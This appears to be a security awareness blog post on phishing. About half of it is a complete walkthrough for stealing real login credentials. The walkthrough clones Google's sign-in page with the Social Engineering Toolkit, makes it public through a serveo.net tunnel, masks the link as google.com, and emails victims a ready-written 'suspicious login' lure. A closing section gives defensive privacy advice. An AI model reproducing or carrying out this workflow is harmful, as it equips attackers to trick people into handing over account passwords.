Table of Contents
Do you think your Gmail, LinkedIn, or bank account is secure because you have a strong password? Think again.
The uncomfortable truth about cybersecurity is that 90% of hacking isn’t caused by technical vulnerabilities or complex code exploits. It is caused by human psychology.

Hackers don’t always need to break down the digital walls of a server. It is much easier for them to trick you into opening the front door and handing them the keys. This is called Social Engineering, and specifically, the Phishing Attack.
In this article, I’m going to take you behind the scenes of a cyber attack. I will show you how easily attackers use tools like Kali Linux to harvest credentials in seconds, and more importantly, introduce you to my proprietary DEFEND Privacy Framework so you never become a victim.
The Hacker’s Toolkit: How Easy Is It?
You might imagine hacking requires years of coding experience. However, with operating systems like Kali Linux, many sophisticated attacks are pre-packaged and ready to use.
You can installing Kali Linux on your PC by may diffrent , You can find those tutorials on my youtube channel also and my virtual machine blogs page : Click here
In my recent demonstration, I used a tool called the Social Engineering Toolkit (SET). Here is how an attacker uses it to steal passwords:
Phase 1: Credential Harvesting with SET (Social Engineering Toolkit)
The Social Engineering Toolkit (SET) is pre-installed on Kali Linux. We will use it to clone a login page (like Google or LinkedIn) to harvest credentials.
Step 1: Launch SET Open your terminal in Kali Linux and run the toolkit with root privileges:
sudo setoolkit
If prompted to agree to the terms of service, type y and hit Enter.
Step 2: Navigate the Menus SET uses a numbered menu system. Follow this specific path to reach the Site Cloner:
- Select 1 for Social-Engineering Attacks.
- Select 2 for Website Attack Vectors.
- Select 3 for Credential Harvester Attack Method.
- Select 1 or 2 for Web Template or Site Cloner.
Step 3: Configure the Listener SET will ask for the IP address to send the harvested credentials to.
- IP Address: Press
Enterto use your default local IP (usually detected automatically).
Step 4: Clone the Target
SET will ask for the URL to clone.
- Enter URL:
https://accounts.google.com(orhttps://www.linkedin.com/login)
SET is now running locally on port 80. If you open localhost in your browser, you will see the cloned Google login page.
hase 2: Port Forwarding (Making it Public)
A phishing link on localhost is useless because it only works on your computer. To send this to a victim outside your network, we use Port Forwarding. In this demo, we use Serveo (an SSH-based forwarding service).
Step 1: Start the Forwarding Tunnel Open a new terminal window (leave SET running in the first one) and run:
					ssh -v
python3 -m http.server 80
ssh -R 80:localhost:80 serveo.net
tep 2: Copy the Link Serveo will generate a public URL (e.g., https://random-name.serveo.net).
- Copy this URL. This is the link that connects the outside world to your local SET phishing page.
Phase 3: URL Masking (The Disguise)
The Serveo link looks suspicious. To make it look like a legitimate Google or LinkedIn link, we use a URL masking tool called Facad1ng.
Step 1: Clone the Tool In a terminal, download the tool from GitHub:
git clone https://github.com/spyboy-productions/Facad1ng
Step 2: Set up a Virtual Environment It is best practice to run Python tools in an isolated environment so they don’t break your system packages.
					cd facad1ng
python3 -m venv venv
source venv/bin/activate
Step 3: Install Requirements Install the necessary dependencies:
pip install -r requirements.txt
Step 4: Run the Masking Tool Run the script:
python3 facad1ng.py
Step 5: Configure the Mask The tool will ask for three inputs:
- Original URL: Paste your Serveo link here (e.g.,
https://random.serveo.net). - Mask Domain: Type the domain you want to mimic (e.g.,
google.com). - Keyword: Type a social engineering keyword (e.g.,
loginorsecurity-update).
The Result: The tool will generate a new link that looks like: https://[email protected]/xyz123
To the untrained eye, this looks like a legitimate Google link.
Phase 4: The Email Attack (Sending the Bait)
Now that the trap is set, we need to deliver it via email. We go back to SET for this.
Step 1: Navigate to Mass Mailer If you exited SET, restart it. If not, go back to the main menu:
- Select 1 for Social-Engineering Attacks.
- Select 5 for Mass Mailer Attack.
- Select 1 for E-Mail Attack Single Email Address.
- Select 1 for Use a Gmail Account for your email attack.
Step 2: Configure the Email
- Target Email: Enter the victim’s email address.
- Your Email: Enter the Gmail address you are sending FROM.
- Your Password: Enter your Google App Password (Note: Standard Gmail passwords won’t work due to security; you must generate an App Password in your Google Account settings).
- Flag this message as high priority?
yes - Attach a file?
no - Attach an inline file?
no
Step 3: The Social Engineering Script SET will ask for the Email Subject and Body. This is where psychology comes in.
Subject:
URGENT: Suspicious Login Attempt DetectedBody: (Write HTML or plain text)
“Dear User, We detected a login from an unknown device. Please verify your account immediately to avoid lockout. Click here: [PASTE YOUR MASKED URL HERE]”
Step 4: Execute Once you hit send, the victim receives an “Urgent” email from what looks like Google. If they click the link, they see the cloned page. If they enter credentials, you see them in your SET terminal.
Why We Fall For It: The Psychology of “Urgency”
If the technical part is so simple, why does it work on smart people?
Hackers exploit Urgency and Fear.
Imagine you receive an email with the subject line: “Unauthorized Login Attempt: Action Required.” The body says: “Someone tried to access your account from Russia. Click here to secure your account immediately, or it will be locked in 30 minutes.”
When you panic, your critical thinking shuts down. You stop looking at the URL bar. You stop hovering over links. You just want to fix the problem. That split second of panic is all the hacker needs.
How to Stay Safe: The DEFEND Privacy Framework
Standard internet safety tips like “don’t click links” are too vague. To combat sophisticated social engineering, you need a system.
I have developed the DEFEND Privacy Framework—a structured approach to locking down your digital life.
D — DECOUPLE (Separate Your Identities)
Stop using one email address for everything. If your main personal email is compromised, your entire digital life collapses.
- Identity 1 (Personal): For friends and family only.
- Identity 2 (Business): Strictly for professional work.
- Identity 3 (Critical): A secret email used only for Banking, Legal, and Government logins.
- Identity 4 (Junk): For newsletters, PDF downloads, and sign-ups.
E — ENCRYPT (Secure the Data)
Standard email providers scan your emails for data. For your Critical Identity (Banking/Legal), use end-to-end encrypted services like ProtonMail or Tutanota. Even if the server is hacked, your data remains unreadable.
F — FAKE (Mask Your Real Info)
Privacy is about minimizing your footprint.
- Use Email Aliases (services like SimpleLogin or Apple’s “Hide My Email”). This allows you to give out a fake email that forwards to your real inbox. If the fake one gets spammed, you just delete it.
- Don’t provide your real birthdate or phone number to random websites that don’t legally need it.
E — EVALUATE (Audit Your Footprint)
Security isn’t a “set it and forget it” task. Perform a monthly audit:
- Check your phone for apps you didn’t install.
- Check your Google/Facebook settings for “Logged in Devices” and remove any you don’t recognize.
- Ensure your software is up to date to patch security holes.
N — NEUTRALIZE (Verify the Threat)
This is the behavioral change.
- The Hover Technique: Before clicking any link, hover your mouse cursor over it. Does the preview URL match the text? (e.g., Does it say
paypal.combut link topaypa1-support.xyz?) - Verify Source: If your bank emails you about a problem, do not click the link. Close the email, open your browser, and type the bank’s URL manually.
D — DEFEND (Lock It Down)
If you do only one thing from this article, let it be this: Enable Multi-Factor Authentication (MFA).
MFA is your last line of defense. Even if I steal your password using the phishing method described above, I cannot log in without the second code generated on your phone.
- Pro Tip: Use an Authenticator App (Google Authenticator, Authy, Aegis) or a hardware key (YubiKey) rather than SMS OTPs, as SMS can be intercepted via SIM Swapping.
Conclusion
You can have the best firewall in the world, but it cannot patch a human error. Hackers are betting on you being distracted, tired, or panicked.
By understanding how easy it is for them to clone websites and manipulate psychology, you are already one step ahead. Implement the DEFEND framework, stay skeptical, and always check the URL.
Stay Secure, Stay Private.
If you found this guide helpful, make sure to check out the CyberToffy YouTube channel for the full live demonstration of these attacks.